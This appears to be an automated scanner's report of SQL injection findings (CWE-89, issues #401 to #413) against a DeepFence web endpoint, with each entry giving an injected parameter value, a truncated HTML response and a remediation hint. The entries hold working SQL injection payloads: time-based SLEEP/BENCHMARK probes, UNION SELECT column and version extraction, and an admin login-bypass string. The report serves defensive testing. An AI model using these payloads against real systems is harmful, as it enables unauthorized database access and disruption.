Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28</td></tr></table>	Name	Value	demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28
Name	Value				
demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title></pre>				

	<pre>>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUUEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#401

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25#</td></tr></table>	Name	Value	demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25#
Name	Value				
demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUUEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#402				

Scan SQL Injection
Severity ERROR
Endpoint https://deepfence.show/
Request GET https://deepfence.show/ HTTP/1.1
Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)+CHAR(112)+CHAR(106)+CHAR(107)+CHAR(113)))

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8l02OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAOCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]

Action Points You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io

CWE-ID CWE-89

Issue Number #403

Scan SQL Injection
Severity ERROR
Endpoint https://deepfence.show/
Request GET https://deepfence.show/ HTTP/1.1
Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8l02OQ.js"></script><script
```

	<pre>language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#404

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12</td></tr></table>	Name	Value	demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12
Name	Value				
demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#405				

Scan	SQL Injection
------	---------------

Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6--</td></tr></table>	Name	Value	demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6--
Name	Value				
demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltzXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMexE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#406				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>admin") or ("1"="1"--</td></tr></table>	Name	Value	demouser@deepfence.io	admin") or ("1"="1"--
Name	Value				
demouser@deepfence.io	admin") or ("1"="1"--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS</pre>				

	BjBwFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfVzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#407

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL--</td></tr> </table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL--
Name	Value				
demouser@deepfence.io	UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfVzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#408				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1
Test Step	GET

Modified Parameters	Name	Value
	demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)+CHAR(112)+CHAR(106)+CHAR(107)))#
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-r181020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBjbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-89	
Issue Number	#409	

Scan	SQL Injection	
Severity	ERROR	
Endpoint	https://deepfence.show/	
Request	GET https://deepfence.show/ HTTP/1.1	
Test Step	GET	
Modified Parameters	Name	Value
	demouser@deepfence.io	&&SLEEP(5)--
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-r181020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBjbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCg	

	AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-89	
Issue Number	#410	

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>AND 2947=LIKE('ABCDEFG',UPPER(HEX(RANDBLOB(1000000000/2))))</td></tr></table>	Name	Value	demouser@deepfence.io	AND 2947=LIKE('ABCDEFG',UPPER(HEX(RANDBLOB(1000000000/2))))
Name	Value				
demouser@deepfence.io	AND 2947=LIKE('ABCDEFG',UPPER(HEX(RANDBLOB(1000000000/2))))				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#411				

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value

	demouser@deepfence.io	' or ''	
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...></script></html>		
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]		
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io		
CWE-ID	CWE-89		
Issue Number	#412		

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 6--</td></tr></table>		Name	Value	demouser@deepfence.io	ORDER BY 6--
Name	Value					
demouser@deepfence.io	ORDER BY 6--					
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+\\d{1,2}(\\.\\d{1,3})+.*] found [3/3.5.16]					

Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-89	
Issue Number	#413	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11</td></tr></table>		Name	Value	demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11
Name	Value					
